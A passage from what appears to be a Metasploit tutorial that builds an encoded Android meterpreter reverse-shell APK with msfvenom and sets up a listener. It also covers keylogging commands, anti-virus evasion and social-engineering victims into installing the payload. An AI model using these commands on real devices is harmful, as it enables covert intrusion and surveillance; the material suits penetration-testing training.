In Windows systems, you may be able to migrate your meterpreter onto another process using the migrate command. You could also get keystrokes by using the keyscan_start and keyscan_dump depending on the system. On our victim machine, these commands are not supported:

```
meterpreter > keyscan_start
[-] The "keyscan_start" command is not supported by this Meterpreter type (x86/linux)
```

You can always find out the capabilities from the help command. Always keep in mind, as long as you have the command execution abilities, you can just upload a script to the victim machine that will do the job for you.

Staying persistently on the exploited machine

As we told you earlier, if the victim system reboots, you will lose your active sessions. You might need to exploit the system once again or start the whole procedure from the very beginning – which might not be possible. If your victim machine runs Windows, there is an option called persistence in Metasploit, which will keep your access persistent. To do it you'll have to use:

```
meterpreter > run persistence

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[-] x86/linux version of Meterpreter is not supported with this Script!
```

As you can see, this command does not work in our victim system. This is because it's running on Linux. There is, however, an alternate option for keeping your access persistent on Linux machines as well.

For that purpose, you can use the crontab to do this. **Cron** is the task scheduler for Linux.

Create custom payloads with msfvenom

msfvenom is a tool that comes with the Metasploit Framework.

With this tool, you can create custom payloads tailored to specific targets and requirements. Furthermore, you can attach payloads with other files that make your payload less suspicious. You can also edit the codes of your payloads and change them to evade detection by the threat detection systems. You can see all the options available for msfvenom by typing in msfvenom -h.

Check all options for creating your payload

To see all the options for creating the payload, you can list the modules by using the -l flag followed by the module type – which will be payload in our case.

```
msfvenom -l payloads
```

You'll get a long list of payloads in the output. You can use grep command to narrow the result down to your liking. Let's say I wanted to create payloads for Android. I'll use the following to list the payloads:

```
msfvenom -l payloads | grep android
    android/meterpreter/reverse_http            Run a meterpreter server in Android.
Tunnel communication over HTTP
    android/meterpreter/reverse_https           Run a meterpreter server in Android.
Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp             Run a meterpreter server in Android.
Connect back stager
    android/meterpreter_reverse_http            Connect back to attacker and spawn
a Meterpreter shell
    android/meterpreter_reverse_https           Connect back to attacker and
spawn a Meterpreter shell
    android/meterpreter_reverse_tcp             Connect back to the attacker and
spawn a Meterpreter shell
    android/shell/reverse_http                  Spawn a piped command shell (sh).
Tunnel communication over HTTP
    android/shell/reverse_https                 Spawn a piped command shell (sh).
Tunnel communication over HTTPS
    android/shell/reverse_tcp                   Spawn a piped command shell (sh).
Connect back stager
```

Now, imagine I wanted to use the marked payload (android/meterpreter/reverse_tcp). I will need to know what options I have to set. To see the options for the payload, you'll have to use the -p flag to specify the payload and the --list-options flag as below:

```
msfvenom -p android/meterpreter/reverse_tcp --list-options
Options for payload/android/meterpreter/reverse_tcp:
=========================


       Name: Android Meterpreter, Android Reverse TCP Stager
     Module: payload/android/meterpreter/reverse_tcp
   Platform: Android
       Arch: dalvik
```

```
Needs Admin: No
 Total size: 10175
      Rank: Normal

Provided by:
   mihi
   egypt <egypt@metasploit.com>
   OJ Reeves
Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------LHOST               yes      The listen address (an
interface may be specified)
LPORT  4444             yes       The listen port

Description:
  Run a meterpreter server in Android. Connect back stager


Advanced options for payload/android/meterpreter/reverse_tcp:
==========================

   Name                    Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   AndroidHideAppIcon      false            no        Hide the application icon
automatically after launch
   AndroidMeterpreterDebug false            no        Run the payload in debug mode,
with logging enabled
   AndroidWakelock         true             no        Acquire a wakelock before starting the
payload
   AutoLoadStdapi          true             yes       Automatically load the Stdapi extension
   AutoRunScript                            no        A script to run automatically on session
creation.
   AutoSystemInfo          true             yes       Automatically capture system
information on initialization.
   AutoUnhookProcess       false            yes       Automatically load the unhook
extension and unhook the process
   AutoVerifySessionTimeout 30              no        Timeout period to wait for session
validation to occur, in seconds
   EnableStageEncoding     false            no        Encode the second stage payload
   EnableUnicodeEncoding   false            yes       Automatically encode UTF-8 strings
as hexadecimal
   HandlerSSLCert                           no        Path to a SSL certificate in unified PEM
format, ignored for HTTP transports
   InitialAutoRunScript                     no        An initial script to run on session
creation (before AutoRunScript)
   PayloadProcessCommandLine                no        The displayed command line that
will be used by the payload
```

```
   PayloadUUIDName                 no       A human-friendly name to reference
this unique payload (requires tracking)
   PayloadUUIDRaw                  no       A hex string representing the raw 8-byte
PUID value for the UUID
   PayloadUUIDSeed                 no       A string to use when generating the
payload UUID (deterministic)
   PayloadUUIDTracking   false     yes      Whether or not to automatically
register generated UUIDs
   PingbackRetries       0         yes      How many additional successful
pingbacks
   PingbackSleep         30        yes      Time (in seconds) to sleep between
pingbacks
   ReverseAllowProxy     false     yes      Allow reverse tcp even with Proxies
specified. Connect back will NOT go through proxy but directly to LHOST
   ReverseListenerBindAddress      no       The specific IP address to bind to on
the local system
   ReverseListenerBindPort         no       The port to bind to on the local
system if different from LPORT
   ReverseListenerComm             no       The specific communication channel
to use for this listener
   ReverseListenerThreaded false   yes      Handle every connection in a new
thread (experimental)
   SessionCommunicationTimeout  300        no       The number of seconds of no
activity before this session should be killed
   SessionExpirationTimeout     604800     no       The number of seconds before
this session should be forcibly shut down
   SessionRetryTotal     3600      no       Number of seconds try reconnecting
for on network failure
   SessionRetryWait      10        no       Number of seconds to wait between
reconnect attempts
   StageEncoder                    no       Encoder to use if EnableStageEncoding is
set
   StageEncoderSaveRegisters       no       Additional registers to preserve in
the staged payload if EnableStageEncoding is set
   StageEncodingFallback   true    no       Fallback to no encoding if the
selected StageEncoder is not compatible
   StagerRetryCount      10        no       The number of times the stager should
retry if the first connect fails
   StagerRetryWait       5         no       Number of seconds to wait for the stager
between reconnect attempts
   VERBOSE               false     no       Enable detailed status messages
   WORKSPACE                       no       Specify the workspace for this module

Evasion options for payload/android/meterpreter/reverse_tcp:
=========================

   Name  Current Setting  Required  Description
```

```
   ----  ---------------  --------  -----------
```

There are loads of options for this exploit, as you can see. The options are divided into two categories. Basic options and Advanced options. You can create a payload just by setting up the basic options. However, advanced options are very important as well. They offer customization as well as play a crucial role to evade threat detection systems.

You can modify them and check how many anti-viruses detect it as a threat. Many online websites allow you to check your payloads. Keep in mind, however, that these systems might store your data and add them to the anti-virus database, rendering your payloads to be detected more often.

VirusTotal is a website that allows you to upload a file and check for viruses. There are online virus checkers for almost all the anti-virus packages (**avast**, **avg**, **eset**, etc.). At the end of this article, you'll see me testing our payload on these websites.

Encoding your payload to evade detection

Before we create the payload, remember encoders? Encoders are the modules that encrypt the code so it becomes harder for the threat detection systems to detect it as a threat. Let's see how to encode our payload. At first, list the encoder options available. I'll use the ruby based encoders by grepping ruby:

```
msfvenom -l encoders | grep ruby
   ruby/base64                great     Ruby Base64 Encoder
```

Let's set up the basic options and create a basic payload now:

```
msfvenom -p android/meterpreter/reverse_tcp -e ruby/base64
LHOST=192.168.74.128 LPORT=8080 -o /root/Desktop/payload.apk

[-] No platform was selected, choosing Msf::Module::Platform::Android from the
payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of ruby/base64
ruby/base64 succeeded with size 13625 (iteration=0)
ruby/base64 chosen with final size 13625
Payload size: 13625 bytesSaved as: /root/Desktop/payload.apk
```

Here, the LHOST is our IP address and LPORT is the port for the connection. You should change the default port to evade easy detection.

Now, before we send this payload, we need to set up the handler for the incoming connection. Handler is just a program that will listen on a port for incoming connections, since the victim will connect to us. To do that, we'll fire up msfconsole and search **multi/handler**:

```
search multi/handler
Matching Modules
================

  #  Name                                    Disclosure Date  Rank      Check  Description
  -  ----                                    ---------------  ----      -----  -----------
  0  exploit/linux/local/apt_package_manager_persistence  1999-03-09      excellent
No     APT Package Manager Persistence
  1  exploit/android/local/janus                    2017-07-31      manual    Yes
Android Janus APK Signature bypass
  2  auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24      normal
Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
  3  exploit/linux/local/bash_profile_persistence        1989-06-08      normal    No
Bash Profile Persistence
  4  exploit/linux/local/desktop_privilege_escalation    2014-08-07      excellent  Yes
Desktop Linux Password Stealer and Privilege Escalation
  5  exploit/multi/handler                                manual    No     Generic Payload
Handler
  6  exploit/windows/mssql/mssql_linkcrawler           2000-01-01      great     No
Microsoft SQL Server Database Link Crawling Command Execution
  7  exploit/windows/browser/persits_xupload_traversal    2009-09-29      excellent
No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
  8  exploit/linux/local/yum_package_manager_persistence  2003-12-17
excellent  No     Yum Package Manager Persistence


Interact with a module by name or index. For example info 8, use 8 or use
exploit/linux/local/yum_package_manager_persistence
```

As you can see, number 5 is our manual and Generic Payload Handler. Use this one and we must set our payload matching to the one we just used (/android/meterpreter/reverse_tcp) –

```
use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload /android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  ---------------  --------  -----------
```

```
Payload options (android/meterpreter/reverse_tcp):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST                   yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Wildcard Target
```

In the output, we can see that the default payload for exploit (multi/handler) was (generic/shell_reverse_tcp). So we set the payload to our desired one (android/meterpreter/reverse_tcp). Now let's set up the LHOST to 192.168.74.128 (attack machine's IP) and LPORT to 8080 just like we did when we created the payload:

```
msf6 exploit(multi/handler) > set LHOST 192.168.74.128
LHOST => 192.168.74.128
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
```


Now you can run this exploit to start listening in for connections –

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.74.128:8080
```

The meterpreter session will start as soon as the Android device installs the apk file. This concludes how you can create payloads with the msfvenom tool. You can send this apk out and ask the victims to install it by social engineering or go install it yourself if you have physical access. Bear in mind that violation of privacy and system penetration without permission is illegal and we suggest you use these techniques ethically for learning purposes only.

Checking if your payload can evade anti-virus programs

We've already told you how you might try to evade the anti-virus software. Let's have some fun now. We'll check how many viruses can detect our apk payload that we just created.



The result is phenomenal. Or, there might be something wrong here! The VirusTotal website might not properly work for the APK files. Whatever it may be, you now know how to create custom payloads for penetration testing.

Conclusion

In this tutorial, you learned about Metasploit Framework from the basics to the advanced level. You can experiment and practice to learn more on your own.

We showed you how to use Metasploit on an intentionally vulnerable machine Metasploitable 2. In reality, these types of backdated and vulnerable machines might not be present nowadays. However, there are so many vectors from where an attack might be possible. Keep on learning.

Remember to use your knowledge for the good. We hope you liked our tutorial. If you have something you'd like to ask, feel free to leave a comment.

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